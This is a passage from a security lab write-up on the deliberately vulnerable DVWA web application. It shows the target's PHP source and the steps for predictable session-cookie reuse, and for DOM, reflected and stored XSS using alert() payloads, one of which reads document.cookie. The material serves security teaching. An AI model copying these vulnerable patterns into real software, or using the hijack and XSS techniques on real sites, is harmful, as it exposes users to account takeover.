                $_SESSION['last_session_id'] = 0;
        }
        $_SESSION['last_session_id']++;
        $cookie_value = $_SESSION['last_session_id'];
        setcookie("dvwaSession", $cookie_value);
}
?>
```

The process to reproduce the vulnerability could be as follows: If the last_session_id does not exist in the user SESSION, set it to 0. When generating the cookie, just add 1 to dvwaSessionId in the cookies. We use BP to catch the packet and modify as follows:



Figure 26: dvwaSessionId

We copy the captured cookie, open a new page, and paste the cookie you just copied above. This way, we can log in directly without entering a username or password.

8 XSS-DOM

Since we view source and get nothing, we directly input script like default=<script>alert(document.cookie)</script>, for there is no protection.

The result is:

Figure 27: xss-dom

9 XSS-Reflected

The source code is as follows:

```
<?php
header ("X-XSS-Protection: 0");
```

```
// Is there any input?
if( array_key_exists( "name", $_GET ) &&
        $_GET[ 'name' ] != NULL){
        // Feedback for end user
        echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
?>
```

The code simply checks if the 'name' parameter is empty, and if not, it just prints it out. It does not do any filtering or checking of the 'name' parameter, and does not take any measures to prevent XSS attacks. Therefore, it has a clear XSS vulnerability; anything that the user inputs will be executed.

We input: <script>alert('JY XSS')</script>. The result is:

Figure 28: xss-reflect

10 XSS-Stored

The code is as follows:

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
        // Get input
        $message = trim( $_POST[ 'mtxMessage' ] );
        $name    = trim( $_POST[ 'txtName' ] );
        // Sanitize message input
        $message=stripslashes( $message );
        $message=((isset($GLOBALS["___mysqli_ston"])
        &&is_object($GLOBALS["___mysqli_ston"]))?
        mysqli_real_escape_string(
        $GLOBALS["___mysqli_ston"]
```

```
        ,$message):((trigger_error("[MySQLConverterToo]
␣␣␣␣␣␣␣␣Fix␣the␣mysql_escape_string()␣call!This␣code␣does
␣␣␣␣␣␣␣␣␣␣not␣work.", E_USER_ERROR)) ? "" : ""));
        // Sanitize name input
        $name = ((isset($GLOBALS["___mysqli_ston"])&&
        is_object($GLOBALS["___mysqli_ston"])) ?
        mysqli_real_escape_string(
        $GLOBALS["___mysqli_ston"]
        ,$name):((trigger_error("[MySQLConverterToo]␣Fix␣the
␣␣␣␣␣␣␣␣mysql_escape_string()␣call!This␣code␣does␣not␣work."
        , E_USER_ERROR)) ? "" : ""));
        // Update database
        $query  = "INSERT␣INTO␣guestbook(comment,name)
␣␣␣␣␣␣␣␣␣␣VALUES␣(␣'$message',␣'$name'␣);";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],
        $query ) or die( '<pre>' . ((
        is_object($GLOBALS["___mysqli_ston"])) ?
        mysqli_error($GLOBALS["___mysqli_ston"]) :
         (($___mysqli_res = mysqli_connect_error())
          ? $___mysqli_res : false)) . '</pre>' );
        //mysql_close();
}
?>
```

There is no XSS-filtering or checks performed on the input, and it's stored in the database. As a result, there is a clear persistent XSS vulnerability here. Thus, we can use the classic payload: <script>alert(/xss/)</script>.

Then we should modify the maximum length of the name input field, such that the classic payload can also be effective in the name field. Directly locate the property settings of the name input field in the web tool bar and change maxlength = 100.

After we do input, we can get:



Figure 29: xss-stored-1



Figure 30: xss-stored-2

We refresh the page and get:



Figure 31: xss-stored-refresh-page



Figure 32: xss-stored-refresh-result